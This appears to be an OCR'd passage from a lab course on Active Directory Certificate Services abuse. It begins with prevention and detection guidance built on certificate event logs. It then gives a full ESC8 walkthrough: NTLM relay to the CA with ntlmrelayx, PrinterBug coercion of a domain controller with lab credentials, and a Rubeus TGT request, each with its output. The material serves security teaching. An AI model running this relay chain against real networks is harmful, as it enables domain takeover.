PS C:\Users\bob\Downloads> dir \\dc1\c$

    Directory: \\dc1\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/15/2022   6:30 PM                DFSReports
d-----        10/13/2022  11:23 PM                Mimikatz
d-----         9/1/2022   9:49 PM                PerfLogs
d-r---        11/28/2022  10:59 AM                Program Files
d-----         9/1/2022   2:02 PM                Program Files (x86)
d-----        12/13/2022  11:22 AM                scripts
d-r---         8/7/2022   9:31 PM                Users
d-----        11/28/2022  11:27 AM                Windows
```




Prevention

The attack would not be possible if the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag is not enabled in the certificate template. Another method to thwart this attack is to require `CA certificate manager approval` before issuing certificates; this will ensure that no certificates on potentially dangerous templates are issued without manual approval (which hopefully correlates that the request originated from a legit user).

Because there are many different privilege escalation techniques, it is highly advised to regularly scan the environment with `Certify` or other similar tools to find potential PKI issues.


Detection

When the CA generates the certificate, two events will be logged, one for the received request and one for the issued certificate, if it succeeds. Those events have the IDs of `4886` and `4887` as shown below:




Unfortunately, we can only tell that Bob requested a certificate from WS001; we cannot know if the request specified the SAN.


The CA contains a list of all issued certificates, so if we look there, we will see the request for certificate ID 36 (the one from the attack scenario above):



The general overview of the GUI tool does not display the SAN either, but we can tell that a certificate was issued via the vulnerable template. If we want to find the SAN information, we'll need to open the certificate itself:




There is also the possibility to view that programmatically: the command `certutil -view` will dump everything on the CA with all of the information about each certificate (this can be massive in a large environment):



With some scripting, we can automate parsing and discovery of abused vulnerable templates by threat agents.

Finally, if you recall, in the attack, we used the obtained certificate for authentication and obtained a TGT; AD will log this request with the event ID `4768`, which will specifically have information about the logon attempt with a certificate:



Note that events `4886` and `4887` will be generated on the machine issuing the certificate rather than the domain controller. If GUI access is not available, we can use PSSession to interact with the PKI machine, and the `Get-WinEvent` cmdlet to search for the events:

```
C:\Users\bob\Downloads>runas /user:eagle\htb-student powershell

Enter the password for eagle\htb-student:
Attempting to start powershell as user "eagle\htb-student" ...
```

```
PS C:\WINDOWS\system32> New-PSSession PKI

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -------------     ------------
  4 WinRM4          PKI             RemoteMachine   Opened
```

```
Microsoft.PowerShell     Available

PS C:\WINDOWS\system32> Enter-PSSession PKI

[PKI]: PS C:\Users\htb-student\Documents> Get-WINEvent -FilterHashtable
@{Logname='Security'; ID='4886'}

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
4/13/2023 4:05:50 PM          4886 Information      Certificate Services
received a certificate request....
4/11/2023 1:24:02 PM          4886 Information      Certificate Services
received a certificate request....
4/11/2023 1:15:01 PM          4886 Information      Certificate Services
received a certificate request....

[PKI]: PS C:\Users\htb-student\Documents> Get-WINEvent -FilterHashtable
@{Logname='Security'; ID='4887'}

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
4/13/2023 4:06:05 PM          4887 Information      Certificate Services
approved a certificate request and...
4/13/2023 4:06:02 PM          4887 Information      Certificate Services
approved a certificate request and...
4/11/2023 1:24:14 PM          4887 Information      Certificate Services
approved a certificate request and...
4/11/2023 1:24:14 PM          4887 Information      Certificate Services
approved a certificate request and...
4/11/2023 1:15:12 PM          4887 Information      Certificate Services
approved a certificate request and..
```


To view the full audit log of the events, we can pipe the output into `Format-List` , or save the events in an array and check them individually:

```
[pki]: PS C:\Users\htb-student\Documents> $events = Get-WinEvent -
FilterHashtable @{Logname='Security'; ID='4886'}
[pki]: PS C:\Users\htb-student\Documents> $events[0] | Format-List -
Property *

Message             : Certificate Services received a certificate
request.

                      Request ID:      51
```

```
                        Requester:      EAGLE\DC2$
                        Attributes:
                        CertificateTemplate:DomainController
                        ccm:PKI.eagle.local
Id                    : 4886
Version               : 0
Qualifiers            :
Level                 : 0
Task                  : 12805
Opcode                : 0
Keywords              : -9214364837600034816
RecordId              : 21100
ProviderName          : Microsoft-Windows-Security-Auditing
ProviderId            : 54849625-5478-4994-a5ba-3e3b0328c30d
LogName               : Security
ProcessId             : 660
ThreadId              : 772
MachineName           : PKI.eagle.local
UserId                :
TimeCreated           : 4/11/2023 1:24:02 PM
ActivityId            : dcf643ef-6c67-0000-6e44-f6dc676cd901
RelatedActivityId     :
ContainerLog          : Security
MatchedQueryIds       : {}
Bookmark              : System.Diagnostics.Eventing.Reader.EventBookmark
LevelDisplayName      : Information
OpcodeDisplayName     : Info
TaskDisplayName       : Certification Services
KeywordsDisplayNames  : {Audit Success}
Properties            : {System.Diagnostics.Eventing.Reader.EventProperty,
System.Diagnostics.Eventing.Reader.EventProperty,
System.Diagnostics.Eventing.Reader.EventProperty}
```

Please wait for 7-10 minutes after spawning the target of the below questions before requesting/generating any AD certificates!

For improved RDP performance, it is recommended to first SSH to the kali host while enabling dynamic port forwarding, followed by an RDP connection to WS001 from your attack host utilizing proxychains.

Skills Assessment

Description

Following up on the PKI-related attack scenario from the previous section, another attack we can abuse is relaying to `ADCS` to obtain a certificate, a technique known as `ESC8`.

Previously, we used `PrinterBug` and `Coercer` to make (or force) computers to connect to any other computer. In this scenario, we will utilize the `PrinterBug,` and with the received reverse connection, we will relay to ADCS to obtain a certificate for the machine we coerced.

Attack

We begin by configuring `NTLMRelayx` to forward incoming connections to the HTTP endpoint of our Certificate Authority. As part of this configuration, we will specify that we want to obtain a certificate for the Domain Controller (a default template in AD, which Domain Controllers use for client authentication). The `--adcs` switch makes `NTLMRelayx` parse and displays the certificate if one is received:

```
impacket-ntlmrelayx -t http://172.16.18.15/certsrv/default.asp --template
DomainController -smb2support --adcs

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t http://172.16.18.15/certsrv/default.asp --template DomainController -smb2support --adcs
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

Now we need to get the Domain Controller to connect to us. We'll use the `Print Spooler` bug and force a reverse connection to us (as we previously did in a previous lab). In this case, we are forcing DC2 to connect to the Kali machine while we have `NTLMRelayx` listening in another terminal:

```
python3 ./dementor.py 172.16.18.20 172.16.18.4 -u bob -d eagle.local -p
Slavi123

[*] connecting to 172.16.18.4
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR -
The network address is invalid.
[*] done!
```




```
┌──(kali㉿kali)-[~/tools]
└─$ python3 ./dementor.py 172.16.18.20 172.16.18.4 -u bob -d eagle.local -p Slavi123
[*] connecting to 172.16.18.4
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[*] done!
```

If we switch back to terminal of `NTLMRelayx`, we will see that an incoming request from `DC2$` was relayed and a certificate was successfully obtained:

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from
172.16.18.4, attacking target http://172.16.18.15
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.18.15 as EAGLE/DC2$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.18.4
controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 172.16.18.4
```

```
controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 48
[*] Base64 certificate of user DC2$:
MIIRbQIBAzCCEScGCSqGSIb3DQEHAaCCERgEghEUMIIREDCCB0cGCSqGSIb3DQEHBqCCBzgwgg
c0AgEAMIIHLQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIKetNs6FxjOQCAggAgIIHANV1
B7
...
...
...
awlkK4goAPpDmzA9MDEwDQYJYIZIAWUDBAIBBQAEIFRQPz8lJcfLnaSLiZE6XHwdBfhN0CvXA6
VfHQyHXUjRBAjoidjhENa0Kg==
```



We will copy the obtained base64-encoded certificate, switch to the Windows machine, and use `Rubeus` to the certificate to authenticate with (this time, the certificate is in the proper format) and obtain a TGT:

```
.\Rubeus.exe asktgt /user:DC2$ /ptt
/certificate:MIIRbQIBAzCCEScGCSqGSI<SNIP>


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC2.eagle.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\DC2$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

doIF7DCCBeigAwIBBaEDAgEWooIFCDCCBQRhggUAMIIE/KADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqAD

AgECoRcwFRsGa3JidGd0GwtlYWdsZS5sb2NhbKOCBMIwggS+oAMCARKhAwIBAqKCBLAEggSsYDMF0AKk

CpQy0tGnka6a89Ft+5ltdKx93vWtZaTx9tepfZdPf4vCJFCBhsIfyjYOBHFiE05NoJ8Swgi9pQk5JtNf

D/4PEVX16W7y/Zl4kAvIzlLo6O775vTL2tJXq3Xm2MFtRfSo3IRdKic6kZ+jrzCcHeMVUbpYmPK9HHPi

+X0S3Bf+XIvLOgET/8g73j/+kJWd5LAiVo6dZlSgRY7AAs55kcs03ZPGdnOuntHwKg6otZbvDtthrLwZ

Wgz0q4+SEWe/mP3inIoUlnf3vUnuC6X0LiMLvllehxpb5CFsRKRoiZHDSvI5ftwID2T/G3rav16+3XIe

cyA0weXFtACqfSAUZdnvHXwNYvPBHhNunoYnOIqn5XgfceLC6QZhMirZj1PO170KTPp+FjprYfn1oXRq

JE8ywv3+ANm/U0c8vi3zgqqicN9IZdxEAZvBoBVxut0ze929zq7hNokOr70R97uxwXp2LBdesy1cgZWl

An/WcKrPzzFLgjGfbp37t/j/GZADO0sl3WxsYG8jcZJW8y8CygMdAz8oE4IvngOgCKt2aPriEmj60Lg7

i+WEHlyZxY55XVjPFE7WYzdhhzii/BMO6AkO3vqOa//5TlvgXG59yCL7/Dpa1jwe6H+952Di5V6/FScQ

hvx62iztuVEAoiqRC6MwXrtd5bTkfdZthrRoVP+Yp6VnEqCYTg/VfvlSudZ8tMroZwl8MijnurmXWqUm

VSgOfHCdejosREUdDi958CBAYcZ9/ogU9y2HqpFxEhkJMpLQKLYtjANLhT0TFvCc+ah/DJsQx47iqWMe

LzT3qU5PT+DDPnMyZvMfdh5iFlU9htjPK8i4s656gz2AsYFqI9OUbRze2WUyyL7EzDjagmSqjnMBgiDq

prdVouDJhciB0x/Vx4qXS8f8rjyr+rrk3WrnBmPjCFws6gMFQ0D5ZQZpjqQ3ucui5lMDjgsJM/TPmkwp

uns8cVRR831USoAAddpoutkOe3Q/Pn2jONnz6ZS4Oknlzel7TaYg0aHh7PdOjcRL58EkZTcYZOpCG5fA

3pc0WHufIjkkPui+GCjGm/f8A/7FazUG0q0pARu98bRxbVKVVn8Tgq5S9XhSG8iNKtqers0E8CAuaZu3

```
2ydZs5UteNJt+at0s4SDTqHSwWTDQ4zw8+veTOBXiLrUgRkmuyUHykvDfpL6GWibKaUgvdduU7
J8fllw

O0R0DlaxoKUgd13ex867J1aQPpO5BpSha7L4DtjTxE4TjzWpnVTN3drnNcTh+d85uIL8JaEhgU
lk/bna

6E03LdrYnBjdmgOp7Vo+2KvWXWdVknf0zSuG8odkcTYRx2ln1EIwbPvFdi4bW/fzmwSf+X70Dw
AMVpzX

5/S913lLD8E1iYMCms8FOnk9aWrAwUPeUmLsMxUweVFcUjLlm0Xl0Or4z5P9z1Y3RdlN20owf+
Y9P+XV

VRzRt1B+ThyqBqgT9j+vWWkd1BoCad18B+X6EuS7pMZziBcrPIoLoRkzS6bc/Fr5F5UALaPMma
gtyrng

qeaDfqnzjflYvjxAun9aCZjb6Hr1gaNv6sJZ4K+F8ayHQ6Ei6Qv+PXjYxKB3475634qjgc8wgc
ygAwIB

AKKBxASBwX2BvjCBu6CBuDCBtTCBsqAbMBmgAwIBF6ESBBBIgKtngeMCMeq9mHTfGj33oQ0bC0
VBR0xF

LkxPQ0FMohEwD6ADAgEBoQgwBhsEREMyJKMHAwUAQOEAAKURGA8yMDIyMTIxOTIyNDMxNVqmER
gPMjAy

MjEyMjAwODQzMTVapxEYDzIwMjIxMjI2MjI0MzE1WqgNGwtFQUdMRS5MT0NBTKkgMB6gAwIBAq
EXMBUb
      BmtyYnRndBsLZWFnbGUubG9jYWw=
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/eagle.local
  ServiceRealm             :  EAGLE.LOCAL
  UserName                 :  DC2$
  UserRealm                :  EAGLE.LOCAL
  StartTime                :  19/12/2022 23.43.15
  EndTime                  :  20/12/2022 09.43.15
  RenewTill                :  26/12/2022 23.43.15
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  SICrZ4HjAjHqvZh03xo99w==
  ASREP (key)              :  BFC00B974546271BF0C6ACAC32447EB6
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /user:DC2$ /ptt /certificate:MIIRbQIBAzCCESCGC$
EDCCBOcGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIKetNs6FxjOQCAg
s/hn6toSdYcgkJ7Wa/45r1dq9iSiYveswZUYNoAtB6e39mS24cTs7HTIZJu6iL9KPN6C9z5inPEOCbOWbP5u5wX4OuguY+
